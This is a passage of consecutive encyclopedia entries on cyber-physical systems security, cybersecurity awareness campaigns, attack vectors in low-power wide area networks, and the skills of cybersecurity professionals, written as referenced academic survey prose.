In general, a CPS may be divided into its physical and computational layers. The physical layer consists of any mechanical or electrical component which respond directly to physical stimuli without intermediary software, as well as passive components that provide physical structure to the system. Examples of the former include sensors, which produce an output signal based on environmental conditions; actuators, which change system state when supplied with power; and other general-purpose devices. The latter may include framing, physical fasteners, and other structural elements (Greer et al. 2019). The computational layer includes any software (or any device with embedded software) that processes data and conducts additional handling of the raw information collected by the physical layer of the CPS. The computational layer then uses the processed data in a feedback loop to determine the appropriate adjustments to the physical state and commands the physical layer accordingly (Molina and Jacob 2018).

CPSs have found applications in numerous industries, varying widely in scale and complexity; these industries include transportation, infrastructure, healthcare, consumer devices, and manufacturing. A brief list of representative examples from each of these sectors includes auto-piloted or unmanned aerial vehicles, smart electric grids, implanted medical devices, smart HVAC systems, and fully automated assembly lines, respectively.

Securing CPSs is a challenge that traditional approaches from information technology (IT) are necessary but insufficient to address. One such approach that is widely used as a cybersecurity benchmark in IT focuses on confidentiality, integrity, and availability (hereinafter the “CIA standard”). In this standard, confidentiality ensures that data are protected from unauthorized disclosure, integrity secures data against unauthorized modification, and availability requires that authorized users can readily access the system and its resources as they need them.

Due to the aforementioned insufficiency, various models specific to CPS security have been proposed. For example, one study considers CPS

security under the CIA standard along with several other principles: reliability, the confirmation of consistent system performance; authenticity, the assurance that a system entity (i.e., an operator or internal process) is what it claims to be; non-repudiation, the prevention of a system entity from denying its own past actions; and accountability, the requirement that all system actions are attributable to only one system entity (Alguliyev et al. 2018). Another study divides CPS security between data and control security, which may be addressed by the CIA standard plus authenticity and permitting only authorized entities to command the system, respectively (Ashibani and Mahmoud 2017).

Open Problems and Future Directions

A wide array of open research problems exists in CPS, but the recent literature focuses on concurrency, modeling, and, most importantly, cybersecurity. When CPSs are used in performance-critical applications, such as aviation, healthcare, or critical infrastructure (CI), reliability and security are of utmost concern; a failure in such an application can have serious real-world consequences, including loss of life.

One of the longest-standing issues in the history of CPSs is the development of systems that can respond predictably, concurrently, and in real-time (Lee 2008). The standard abstractions offered by most programming languages depend upon sequential execution to create deterministic results; the requirement of concurrency in cyber-physical systems (which must simultaneously respond to multiple physical stimuli) results in unpredictability. Given this, research continues to develop new theoretical and practical approaches to concurrency specifically for applications in CPSs (Grover and Garimella 2019).

Numerous techniques for modeling CPSs have been proposed. Due to the severe consequences of errors when deploying new components (whether in software or hardware), using a virtualized simulation model is often essential for validating the behavior of new elements prior to their use in a production environment (Khaitan and McCalley 2014). Furthermore, simulations allow for experimentation to evaluate the impact of cyber-threats and to judge the effectiveness of cyber defenses. These defenses include encryption schemes, intrusion detection systems (IDSs), intrusion prevention systems (IPSs), and mitigation strategies.

Cybersecurity persists as one of the foremost challenges in CPS. Cyberattacks against a CPS may target either the physical layer, the computational layer, or the cyber-physical link. For example, supply-chain attacks target the physical or computational layers by embedding faulty or tampered-with hardware or software into real sensors, actuators, or other components before they are installed in the CPS (Kim et al. 2018). Similarly, the cyber-physical link or network interfaces used for remote monitoring and control of CPS can be compromised by network injection cyberattacks that deliver malicious commands to alter actuator states in the physical layer.

Some CPSs, particularly those that use older embedded microcontrollers, face inherent issues in security because they have very limited computational resources and strict timing requirements; in general, advanced security measures require significant calculation time. As they lack sufficient resources, previous-generation technologies cannot meet their timing requirements if they follow modern security standards. Researchers continue to develop methods to secure these systems; for instance, elliptic curve cryptography can reduce the computational burden of encryption significantly (Do et al. 2019).

Attacks against CPSs are increasing in frequency each year, threatening personal and public safety (Walker-Roberts et al. 2020). As examples, an attack on a CPS in a self-driving car might endanger both public infrastructure and the vehicle's occupants; if the CPS within a pacemaker were compromised, the patient's heart may not receive a shock, leading to serious injury or death. Due to these risks, researchers continue to create new methods to protect CPS devices against cyberattacks. These defenses include isolation of the device and its network interfaces, encrypting firmware on embedded systems (Zhou et al. 2018), and IDS/IPS implementations (Wu and Moon 2019).

Cross-References

Industrial Internet of Things
Network Intrusion Detection System
Supervisory Control and Data Acquisition

References

Alguliyev R, Imamverdiyev Y, Sukhostat L (2018) Cyber-physical systems and their security issues. Comput Ind 100:212–223

Ashibani Y, Mahmoud Q (2017) Cyber physical systems security: analysis, challenges and solutions. Comput Secur 68:81–97

Do T, Park S, Lee J et al (2019) M-folding method–based elliptic curve cryptosystem for industrial cyber-physical system. Int J Distrib Sens N. https://doi.org/10.1177/1550147719879045

Greer C, Burns M, Wollman D et al (2019) Cyber-physical systems and internet of things. National Institute of Standards and Technology Special Publication 1900-202:4

Grover J, Garimella R (2019) Concurrency and synchronization in structured cyber physical systems. In: Cyber-physical systems: architecture, security and application, pp 73–99

Khaitan SK, McCalley JD (2014) Design techniques and applications of cyberphysical systems: a survey. IEEE Syst J 9(2):350–365

Kim NY, Rathore S, Ryu JH et al (2018) A survey on cyber physical system security for IoT: issues, challenges, threats, solutions. J Inf Process Syst 14(6):1361–1384

Lee EA (2008) Cyber physical systems: design challenges. In: Proceedings of the 11th IEEE international symposium on object oriented real-time distributed computing (ISORC), pp 363–369

Loukas G (2015) A history of cyber-physical security incidents. In: Cyber-physical attacks: a growing invisible threat, pp 21–57

Molina E, Jacob E (2018) Software-defined networking in cyber-physical systems: a survey. Comput Electr Eng 66:407–419

Trevino M (2019) Cyber physical systems: the coming singularity. PRism 8(3):4

Walker-Roberts S, Hammoudeh M, Aldabbas O et al (2020) Threats on the horizon: understanding security threats in the era of cyber-physical systems. J Supercomput 76:2643–2664

Wu M, Moon Y (2019) Intrusion detection system for cyber-manufacturing system. J Manuf Sci Eng. https://doi.org/10.1115/1.4042053

Zhou T, Shen J, Li X et al (2018) Logarithmic encryption scheme for cyber-physical systems employing Fibonacci Q-matrix. Futur Gener Comput Syst 108:1307–1313

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300237

Cyber-Physical Systems Governance

Governance in Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300238

Cyber-Physical Systems Security

Resilience in Cyber-Physical Systems

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300239

Cyberpsychology

Psychology of Cybercrime

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1596

Cybersecurity Awareness

Jason R. C. Nurse[112] ✉
(112) School of Computing, University of Kent, Kent, UK

✉ **Jason R. C. Nurse**
Email: j.r.c.nurse@kent.ac.uk

Synonyms

Cyber awareness; Information security awareness; Security awareness

Definition

Cybersecurity awareness can be viewed as the level of appreciation, understanding, or knowledge of cybersecurity or information security aspects. Such aspects include cognizance of cyber risks and threats, but also appropriate protection measures.

Background

Information and communication technologies have become a core part of society. These drive innovation and industry, and are increasingly used to support governments and interaction between workers and members of the public. As these technologies have become more prominent, so too have the threats against them. Cyber-attacks, i.e., threats that leverage cyberspace, in particular, are constantly growing as attackers, hackers, fraudsters, and other malevolent actors seek gains in finances, power, influence, and recognition.

Cyber-attacks can take many forms, and exploit a wide series of vulnerabilities. For instance, hackers may solicit the services of a botnet to conduct a denial-of-service attack on websites, as in the case of the Mirai botnet attack in 2016. While attacks that target technology can reap substantial rewards, attacks against individuals (at work or at home) are significantly more common and arguably much more effective. Phishing, for instance, is widely regarded as the most dangerous threat to users and organizations online, with some estimates suggesting it accounts for up to 90% of all security breaches. Equally, the reality of modern-day technology systems means that users can make small mistakes, which have far-reaching impacts. For example, a government employee may mistakenly leave a USB drive containing millions of personal data records on the train during their commute, or staff at a healthcare provider may, in error, email sensitive patient records to the wrong address. Human error – either due to unintentional actions or badly designed human–computer interfaces – has long been an important concern both in the safety and security fields.

As cyber-attacks targeting users and concerns pertaining to human errors within security have risen, so too have the range of solutions to address them. A leading area of practice and research that has focused on these human aspects in security is that of cybersecurity awareness.

Theory and Application

To understand cybersecurity awareness, it is important to first reflect on the topics of information security awareness and cyberspace. Information security awareness as a concept defines an individual's or a group's understanding of information security, including risks and threats to information, and methods that could be applied to protect such information (Kruger and Kearney 2006). As technology has advanced, cyberspace – and the online environment – has become more prominent and features in almost every area of modern-day life. To accommodate for this progression, there has been a gradual movement away from information security toward cybersecurity, both in general and with respect to awareness. Cybersecurity extends the traditional focus on information security, and considers the vast variety of new devices (e.g., laptops, mobile phones, Internet of Things devices, and smart tech) that can be exposed to threats, and the methods needed to protect them. Cybersecurity awareness builds on this foundation,

to consider the extent to which users are cognizant regarding this wide range of aspects.

Two important questions when discussing cybersecurity awareness are: what is a “good” level of awareness and who is responsible for facilitating it. One way in which this can be explored is to examine the context. In a work context, there are a range of threats including social engineering, phishing, malware, fraud, human error, and insider threat. An appropriate awareness level in this environment would therefore mean having a foundational understanding of these cyber risks, the techniques criminals use to craft their attacks (e.g., fake branding, exploiting cognitive biases (Nurse 2019)), and the ways in which protection methods can be applied; or, who to speak to for further support. Here, businesses take the responsibility for increasing staff awareness given that successful attacks can directly harm the organization.

At home and in the public domain, the threats are largely identical but the responsibility and support structures are less present. Governmental and non-governmental organization (NGO) cybersecurity awareness campaigns have attempted to tackle this issue but the lack of direct contact with individuals, and low appeal of some campaigns (which are typically standalone websites, media videos, or posters in public places) often results in poor uptake. This has generally meant that the standard level of cybersecurity awareness in the public is low, and the perception of “good” security hygiene at home is lower than at work. This reality has been a challenge for governments as citizens are constantly falling victim to scams and attacks, and for industry given the increase in remote and home working.

While the need for higher levels of cybersecurity awareness in users of technology to address deliberate and unintentional threats is undisputed, what is less clear is how awareness is best achieved. Traditional approaches rely on directed reading, posters, or online or in-class training. In organizations these methods are the most common and training, in particular, is often mandated as a part of yearly exercises or refresher courses. Directed reading involves setting specific reading tasks about good security behavior and hygiene; such as how to choose a strong password and being careful of suspicious emails. Posters typically seek to be more eye-catching, delivering short, informative messages. Examples of poster slogans are: “Don’t get hooked. Think before you click.,” “Security. We’re

all in this together," "Storage device. It's small in size, but big in risk," and "Passwords are like underwear… Change them often and never share with anyone." Training is more directed and can occur in a class environment or through an online system. These often have tests at the end to check understanding and knowledge about the topics discussed.

One problem with traditional approaches is that they can fail the adequately engage users and therefore, may rarely achieve any long-term behavior change. Directed reading can be tedious, posters may be ignored over time, and class sessions can be viewed as a chore. Newer approaches have emerged to address these issues in improving a user's cybersecurity awareness. Security gamification and simulations are examples. Security gamification aims to use elements and principles of game design to make security concepts more engaging and thereby, to better support user awareness of security aspects. Simulations use virtual and physical environments to train and test users. This can range from simulated phishing attacks where users are sent fake phishing emails by a trusted entity (e.g., an employer) and their response is monitored, to 2D or 3D environments where users play real or fictional characters involved in security-related tasks. A structured analysis and discussion on these methods and the extent that users prefer them can be found in Abawajy (2014).

Cybersecurity Awareness in Practice

Most organizations now have cybersecurity awareness campaigns of some sort which implement a selection of the approaches mentioned earlier. Online training, simulations, and posters are the most commonly deployed, and draw on internal expertise as well as external software training packages. Third-party suppliers have actually become much more popular as businesses look to access experience and knowledge that they lack internally. For instance, many of these suppliers employ psychologists, sociologists, behavioral scientists, and marketing professionals, all working toward developing effective awareness programs. Unfortunately, given the financial value of such offers, it is challenging to find citable examples online of effective campaigns in practice.

One set of organizations that have struggled more than most in terms of incorporating awareness efforts have been Small-to-Medium-Sized

Enterprises/Businesses (SMEs/SMBs). These organizations have traditionally lagged behind in their resource (time, finances, etc.) investments in security, so it is not surprising when focused on awareness. Even though dedicated support avenues exist in some countries (Bada and Nurse 2019), uptake is a real issue and even in cases where campaigns are launched, they tend to be too basic to result in a tangible, long-term impact.

On the other hand, campaigns that target the public – and the home user – are widely accessible and may have more success. In the UK, two main campaigns exist: Cyber Aware (UK Government led) and Get Safe Online (which represents a private/public sector partnership). In the USA, the largest campaign is Stop Think Connect. This campaign, which is led by the Anti-Phishing Working Group (APWG) and National Cyber Security Alliance (NCSA), has also been deployed in multiple countries and organizations across the world including in Spain, Japan, India, Bolivia, and Jamaica. The guidance provided through these campaigns covers a variety of topics including tips for protecting against online threats; blogs; resources for parents, kids, and businesses; and ways to get involved.

There are also other focused events dedicated to raising awareness of the public and organizations. In Europe, October is noted to be European Cyber Security Month. Similarly, October is National Cybersecurity Awareness Month in the USA and in the Organization of American States (OAS). Lastly, there is also now a Safer Internet Day (SID) on 11 February every year, particularly targeted toward keeping the internet safe for children and young people. This provides a range of content to educate, help, and build the confidence of individuals in protecting themselves online. Currently, there are events and activities in over 170 countries that support the SID. This, and the other efforts highlighted above, clearly highlight the efforts being placed on developing an internet that is safe for all, from businesses to children.

Open Problems and Future directions

While there have been numerous developments over the last two decades, there are still a plethora of outstanding challenges facing the field of cybersecurity awareness. The most significant pertains to the question of how this awareness is best implemented such that long-term behavior change is achieved. Each of the approaches and campaigns listed has their

advantages but it is unclear in which scenarios, contexts, or environments they may work the best. Moreover, existing research (Bada et al. 2015) has defined factors (e.g., personal factors, culture, persuasive techniques) that significantly impact behavior change, but many of these still seem to be overlooked in current awareness raising efforts, both in the work and public spheres. This is in favor of quick or flashy approaches, which lack an appropriate psychological and sociological basis and thus, do not appreciate how users think, interact, make decisions, or engage with security.

There are also other issues that can arise in the pursuit of increased awareness. For instance, a simulated phishing exercise, where employees are phished by their employers, could end badly. Employees may become distrustful in their employer, or if they are reprimanded for failing phishing tests, could get frustrated and eventually harm (i.e., become an insider threat) or leave the company. This highlights the balance that employers must maintain in trying to protect the business but also maintain a good moral, thus avoiding a blame culture and supporting a Just culture. Future work needs to better appreciate the links between the aforementioned fields especially as cybercriminals use human weaknesses to base their attacks (Nurse 2019). These fields can provide useful insights into how to build truly effective awareness campaigns that also can build the wider security culture of a workplace or public environment.

A second notable challenge relates to defining rigorous metrics for cybersecurity awareness. To adequately assess whether approaches are working, SMART (Specific, Measurable, Attainable, Relevant, and Time-based) objectives need to be set. Measures need to go beyond the number of phishing emails clicked/reported and number of poster/page views, to consider underlying factors which better capture user understanding about cyber risks and protective measures. This is particularly important given how difficult it is to demonstrate good return on security investments.

Finally, research and practice need to appreciate that today's world is fast-paced and technology, as well as cyber-attacks, are constantly evolving. Cybersecurity awareness approaches are often static and do not accommodate for this changing threat landscape or the innovative nature of cybercriminals. Research is required into adaptive frameworks and platforms for cybersecurity awareness that are flexible and can quickly be updated, to ensure that users stand a chance to protect themselves against attackers.

Cross-References

- Information Security Culture
- Persuasive Security Messages
- Psychology of Cybercrime
- Risk Communication
- Security Fatigue
- Security Nudges

References

Abawajy J (2014) User preference of cyber security awareness delivery methods. Behav Inform Technol 33(3):237–248
[MathSciNet]

Bada M, Nurse JRC (2019) Developing cybersecurity education and awareness programmes for small-and medium-sized enterprises (SMEs). Inf Comput Secur 27(3):393–410

Bada M, Sasse A, Nurse JRC (2015) Cyber security awareness campaigns: why do they fail to change behaviour? In: International conference on Cyber security for sustainable society

Kruger HA, Kearney WD (2006) A prototype for assessing information security awareness. Comput Secur 25(4):289–296

Nurse JRC (2019) Cybercrime and you: how criminals attack and the human factors that they seek to exploit. In: Attrill-Smith A, Fullwood C, Keep M, Kuss D (eds) The Oxford handbook of cyberpsychology. Oxford University Press, New York

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300240

Cybersecurity Capability Maturity Model

Security Capability Maturity Model

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300241

Cybersecurity Insurance

Cyber Insurance: Models and Challenges

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_300242

Cybersecurity Knowledge

Cybersecurity Skills

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1802

Cybersecurity of the Low-Power Wide Area Networks (LPWAN)

Emilie Bout[113] ✉ and Valeria Loscri[113] ✉
(113) Inria Lille Nord-Europe, Lille, France

✉ **Emilie Bout**
Email: emilie.bout@inria.fr

✉ **Valeria Loscri (Corresponding author)**
Email: valeria.loscri@inria.fr

Synonyms

Cyberattacks in wireless IoT systems

Definition

Cybersecurity of LPWAN is the analysis of vulnerability and potential threats for resource-constrained wireless connected objects. It also encompasses countermeasure approaches based on the identified vulnerabilities that need to meet the computational and energy constraints.

Background

The growing popularity in recent years of the Internet of Things (IoT) and machine-to-machine (M2M) communications has fostered the development of major innovations in different sectors. However, the specifications and the constraints related to these new use cases have highlighted three major problems: the guarantee of low power consumption, a wide range, and a

high data transmission rate. To respond to these constraints, a new class of wireless networks called low-power wide area network (LPWAN) has been created and regrouped several types of protocols such as SigFox, NB-IoT, or LoRaWAN. This new type of protocol is characterized with specific features (e.g., duty-cycle approaches to reduce the energy consumption), which can be seen by an attacker as new vulnerabilities.

Theory

Security in LPWAN has been a concern for several years due to their user resource limitations. Indeed, three main attack vectors can be cited: their energy, their management key, and their gateway.

When *energy* is the attack vector, we speak of a subclass of attack called energy depletion attacks. As their name suggests, this type of attack aims to completely drain the energy of a device with unexpected/illegal operation. To cause additional energy expenditure, the attacker has two main alternatives. The first is to provoke an energy cost overhead by forcing the victim to perform additional actions. In this category, we find all the denial-of-service (DOS) attacks in basic wireless protocols, such as jamming or replay attacks. Indeed, during a jamming attack, the attacker occupies a transmission channel to force the victim to delay its transmission and to remain active during this time. With a replay attack, the receiving node has to process an extra packet, and therefore it will consume more power than expected. In Mikhaylov et al. (2019), the authors discuss the energy consumption of a LoRaWAN network when it undergoes a jamming attack. They demonstrate that the attack increased the total power consumption of a single communication event from 36% to 576%. The second alternative for the attacker is to play with the different paradigms put in place to save energy in the LPWAN protocol. This type of category includes more targeted and elaborate attacks. Indeed, in recent years attackers have begun to integrate intelligent actions into their process to better respond to the specificities of victim protocols and make decisions autonomously. In Bout et al. (2022), the authors develop a new attack based on an energy-saving mechanism, the duty cycle. With a process of Markov chain theory, the authors demonstrate that thanks to the duty-cycle mechanism, it is possible to deduce the optimal moment of the attack. They reveal that this type of

attack considerably reduces network performance and causes numerous retransmissions which affect energy consumption.

The second attack vector is the *key management*. Indeed, to ensure the integrity and confidentiality of data, the notion of session key has been integrated into the LPWAN protocols. For example, the LoRaWAN protocol includes two 128-bit pre-shared root keys stored in memory to derive the session key and ensures the integrity of payload data on the MAC layer. Thus, each device has a specific signature. However, like any new method of ensuring security, these can also become new targets or allow the inference of information. Indeed, most of the time, these keys are directly stored in the memory of the device and are not reinitiated after their manufacture. Additionally, the encryption key and method no longer change once devices are deployed in most cases. Indeed, designing encryption algorithms that evolve over time and consume little energy is still an open research topic, and few solutions have been integrated into reality. Therefore, if an attacker has the same type of device, he can easily deduce the encryption algorithm as well as the key. Moreover, an attacker having physical access to a node can extract the key and decrypt the communication.

The last attack vector on this type of network is *the gateway*. Indeed, the gateway component is an important part of the LPWAN network to ensure connectivity with end devices. However, this type of device contains valuable endpoint and management security information such as keys. An attacker can target the gateway to gain access to this information to later create other types of attacks such as spoofing attacks. Moreover, since the main purpose of this device is to provide connectivity between network nodes, this latter represents a single failure point for the network which could be used to disconnect hundreds of end device from application. Finally, secret keys can also be deduced with a side channel attack. By analyzing the behavior of the embedded device such as the USIM cards on the gateway, the attacker is able to discover personal information. Indeed, in Liu et al. (2015), the authors based on a differential power analysis deduce the secret key present in the gateway.

Future Directions

Securing LPWAN networks remains an important issue and an open research topic. One of the first possible improvements would be the implementation of a system to reduce the energy consumption of more robust networks. A useful goal would be to create a system capable of detecting any type of attack underway and react appropriately. In this type of idea, several intrusion detection systems (IDS) have been developed in the literature (Elrawy et al., 2018). However, problems such as the placement of the IDS solution in the network still remain to be resolved. Indeed, as we pointed out just above, if the IDS is installed directly in the gateway but it is corrupted, the latter will become ineffective. In order to respond to the security problem linked to the management key, several works are also in progress, as in Tsai et al. (2019). In this work, the authors implement a novel low-power AES data encryption architecture to reduce power consumption and increase session key renewal security. More work has been done in this direction in recent years; however, as with IDS, there are still general points to be answered. For example, this new work improves the power consumption of the key generation and exchange process but significantly reduces the performance and data transmission rate of the devices. More generally, the improvement of security in recent years has gone through the creation of attacks. Many solutions to increase LPWAN networks have been integrated into the protocols. However, security has rarely been studied during their creation or integration. Recently, attacks targeting these systems have taken place; these are adversary attacks aimed at compromising security systems based on machine learning algorithms (Deldjoo et al., 2021).

Cross-References

DoS Attacks in Wi-Fi Networks
Jamming Attack Defense
Jamming Resistance

References

Bout E, Loscri V, Gallais A (2022) HARPAGON: an energy management framework for attacks in IoT networks. IEEE Internet Things J 1–1. https://doi.org/10.1109/JIOT.2022.3172849

Deldjoo Y, Di Noia T, Merra FA (2021) A survey on adversarial recommender systems: from attack/defense strategies to generative adversarial networks. ACM Comput Surv 54(2). ISSN:0360-0300, https://doi.org/10.1145/3439729

Elrawy MF, Awad AI, Hamed HFA (2018) Intrusion detection systems for IoT-based smart environments: a survey. J Cloud Comput 7(1):1–20

Liu J et al (2015) Small tweaks do not help : differential power analysis of MILENAGE implementations in 3G/4G USIM cards. In: de Günther P, Ryan PYA, Weippl E (eds) Computer Security – ESORICS 2015, Sous la dir. Springer International Publishing, Cham, pp 468–480. ISBN:978-3-319-24174-6

Mikhaylov K et al (2019) Energy attack in LoRaWAN: experimental validation. In : Proceedings of the 14th International Conference on Availability, Reliability and Security. ARES'19. Association for Computing Machinery, Canterbury. ISBN:9781450371643, https:doi.org/10.1145/3339252.3340525

Tsai K-L et al (2019) Low-power AES data encryption architecture for a LoRaWAN. IEEE Access 7:146348–146357. https://doi.org/10.1109/ACCESS.2019.2941972

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1577

Cybersecurity Skills

Christopher Hodson[114] ✉
(114) CISO, Tanium, Reading, UK

✉ **Christopher Hodson**
Email: chris.hodson@tanium.com

Synonyms

Cybersecurity knowledge; Information security skills

Definition

Cybersecurity is the art of protecting networks, devices, and data from unauthorized access or criminal use and the practice of ensuring confidentiality, integrity, and availability of information (CISA 2009). Cybersecurity skills are the proficiencies of individuals entrusted to reduce the impact or likelihood of a security incident(s) occurring – events which would result in the compromise of information assets in a digital form.

Cybersecurity controls are a combination of people, process, and technology and are only as strong as their weakest link. Humans are frequently cited as the weakest link in the cybersecurity defense chain with attacks that exploit innate human emotions – curiosity, stress, excitement, frustration, jealousy – by creating a pretext for victims to click on links or unwittingly disclose sensitive information. Phishing is the most prevalent form of attack vector associated with data breaches (Verizon 2020). Humans require the skills to identify when attackers are playing on human emotion. Cybersecurity skills form the competencies a human needs to prevent, detect, and respond to cybersecurity incidents.

Background

Cybersecurity skills are multifaceted. All in society must possess cybersecurity skills, albeit to varying degrees. The phrase “cybersecurity is everyone’s responsibly” is a phrase promulgated at industry conferences; sometimes for effect, but in the case of cybersecurity skills, it is an appropriate assertion. For those protecting corporate, academic, and federal systems (cybersecurity professionals), there is a need for skills which span technical, process, and interpersonal attributes. Cybersecurity professionals need to understand not only how systems should be implemented, but also the operational processes to ensure the maximum efficacy of a solution.

Cybersecurity professionals must possess the soft skills necessary for interaction with those outside of the cybersecurity and IT business units. Cybersecurity is invariably concerned with trade-offs (Schneier 2015); providing a balance between convenience and usability with the need for appropriate information and asset protection. Articulating the need for cybersecurity is a cybersecurity skill in itself (see section “Pragmatic Security”).

Contemporary society is digitally enabled. Services that were historically in-person operations are now performed in cyberspace. The convenience and ubiquity of e-commerce – the use of the World Wide Web for retail, banking, and leisure activities – have meant that cybercriminals have shifted to electronic means for criminal activity. As nefarious activities are now conducted online, all in society must possess a foundational level of cybersecurity knowledge (skills).

Theory and Application

Cybersecurity skills broadly fall into the categories of technical, process, and people competencies. It is essential for cybersecurity professional to acquire skills in each category. Familiarity with a technical solution without understanding how to implement controls into a production environment is a suboptimal position. Equally, if a cybersecurity professional is unable to articulate to the layperson why specific controls are necessary, they run the risk of being disenfranchised from future risk discussions.

Technical Skills

Cybersecurity is an inherently technical discipline. Conjecture exists concerning the need for cybersecurity leaders to be “technical” and the level of in-depth technical acumen depends on the organization in question. It is suggested, however, that proficient security leaders have a holistic understanding of the threats, vulnerabilities, and controls coeval with the systems and data types being afforded protection (Hodson 2019a).

Technical skills for cybersecurity are broken down through many classification schemes, two of the most common being domain-aligned and attacker/defender-aligned.

Domain-Aligned

Domain-aligned technical skills focus on the various disciplines of cybersecurity. While a single authoritative list (of domains) does not exist, the following are considered common security focus areas in which security professionals develop specific skills:

- *Application Security*. Reducing vulnerabilities in software to improve the security of applications.
- *Infrastructure and Network Security*. Protection mechanisms for operating systems and computer and network hardware.
- *Data Security*. Safeguards for data that is stored and processed within applications and computer systems.
- *Identity and Access Management*. Credential management, multifactor authentication, and single sign-on
- *Digital Forensics and Incident Response (DFIR)*. The identification and remediation of system intrusion.

While domain-specializations provide organizations with subject matter experts in the various aspects of cybersecurity, the fundamental objective of each domain remains consistent – to protect the confidentiality, integrity, and availability of assets. Many organizations, especially those adopting an architectural-led approach to cybersecurity, employ domain specialists as subject matter experts (SMEs) creating policies, standards, and procedures for their respective domain(s).

Offensive-v-Defensive Security

Many organizations apply technical cybersecurity controls aligned with the tools and techniques used to compromise an organization, and those used to

defend it. Security testing activity identifies vulnerabilities within an environment, which would be exploited by cybercriminals.

The skills needed to penetrate an environment are distinct – albeit related – to those for defense. However, those defending computer systems must understand the tools, techniques, and procedures of attackers.

Our industry often refers to these roles as “red team” and “blue team” skills, respectively. This nomenclature – much like many other terms in cybersecurity – is enshrined in military history.

- *Red Team*. Security testing teams focused on mimicking the tools and techniques of malicious actors to satisfy predefined objectives – steal data assets, compromise the integrity of a systems.
- *Blue Team*. The security operations team that aims to identify red team activity to improve cybersecurity defenses.

Red -v- Blue Team exercises test the skills of those entrusted to protect enterprise systems. Through a series of simulations designed to simulate real-world techniques, attackers try to action on their objectives, be those penetrating an environment, exfiltrating sensitive information or defacing a website. The objectives, or “trophies,” depend on environmental parameters and the techniques adopted by the red team mirror the attacker profile being replicated.

Security strategies often depict protection mechanisms aligned with the cyber kill chain (Lockheed Martin 2020). The cyber kill chain defines a sequential set of steps that an attacker must complete to achieve their goals. Defenders are expected to possess the skills to prevent (ideally), but more realistically detect and respond to actions at each stage of the chain. The theory goes that breaking the chain in any single place will thwart an assailant.

Defensive frameworks exist, which look at the attacker life cycle from the vantage point of a blue team/security operations function. In 2003, MITRE produced a vocabulary for analyzing and assessing defender actions (Bodeau et al. 2013) and their impact on adversary techniques.

Cloud-Native Skills

“Cloud-native” technologies – most notably the different instantiations of software virtualization – has brought about a blurring of technical security disciplines and the skills needed to safeguard environments. Many

functions, historically delivered through hardware appliances, are now being served via software equivalents. Software-Defined Networking (SDN) and Network Function Virtualization (NFV) being two prominent network security examples. Containers and microservices are application-specific paradigm shifts, which are creating a need for a skills refresh. Most notably, containers are considered immutable workloads, meaning that security concepts such as patching and vulnerability management need to be reconsidered, placing emphasis on automated, code-based software update processes (see section "Developer Skills") rather than traditional patching cycles. The idiom cattle-v-pets best describes this shift in life cycle management. The modern security professional requires the skills to operate within organizations delivering services through cloud-native technologies.

Developer Skills

Whereas many cybersecurity skills apply to all in cybersecurity, a particular category of skills applies to those developing software.

In the software development and DevOps world, there is a growing appreciation for the fact that identifying and fixing a problem early in a piece of software's development life cycle saves a lot of trouble (and money) in the long run. The rationale being that farther down the development cycle you reach with a bug in place, the more interdependencies get stacked on top of it and the more difficult remediation becomes.

The consumerization of information technology has meant users are demanding features and content at a pace previously unimaginable. The need for speed has seen the adoption of development methodologies focused on incremental, iterative software release cycles.

It is imperative that developers possess cybersecurity skills, which manifest themselves in repeatable, secure coding practices. Those coding applications need to do so in a fashion which minimizes security vulnerabilities being introduced into the codebase.

Developer competencies for secure coding are frequently aligned with the Open Web Application Security Project (OWASP) Top Ten (OWASP 2017). The OWASP Top 10 outlines "broad consensus about the most critical risks to web applications" (OWASP 2017).

Process Skills

Processes provide a structured mechanism for carrying out a set of steps. A process is similar in construction to a protocol (Hodson 2019b). All of the technical skills used for cybersecurity purposes are ineffective if they cannot be implemented and maintained with a structured, repeatable set of processes and procedures.

Without the skills to establish processes, organizations will introduce vulnerabilities into an environment. Such weaknesses are inevitably harder to identify than technical vulnerabilities where, for example, automated tooling can identify endpoints, which are misconfigured, or environments where critical patches are missing.

All cybersecurity technology needs process associated with it; however, there are areas where repeatable processes carry particular prominence:

- *Governance, Risk, and Compliance*. Policies, standards, and guidelines for enterprise risk reduction.
- *Asset and Change Management*. A set of processes for the management of hardware and software assets.
- *Supplier and Third-Party Risk Management*. Assessing downstream security of business partners.
- *Incident Response*. The processes for identifying and responding to security incidents.
- *Cryptographic Key Management*. Generation, renewal, and revocation of cryptographic keys used for data confidentiality, integrity, and mutual authentication of entities.

People Skills

People skills ensure that cybersecurity professionals can articulate the importance of risk management to a cross-section of stakeholders outside of the cybersecurity and IT functions.

Security Awareness

In the same way that health and safety require the buy-in of all staff members, organizations should make clear the cybersecurity expectations of all employees through clear, concise policy and then reinforce this through regular training and communication.

What is vital, with security awareness, is that people know what is expected of them – i.e., not to hold locked doors open to people, reporting suspicious emails, not wearing identity badges outside the office.

Human beings are naturally more likely to conform to policy or accept a control if they understand the benefit of a safeguard to both themselves directly and the company's objectives.

Pragmatic Security

A core cybersecurity skill for professionals is contextual security. No one organization can prioritize defensive controls to mitigate or remove risks associated with all nefarious or accidental actors and events. Cybersecurity professional requires the people skills to articulate profoundly technical arguments to business leaders outside of the cybersecurity function.

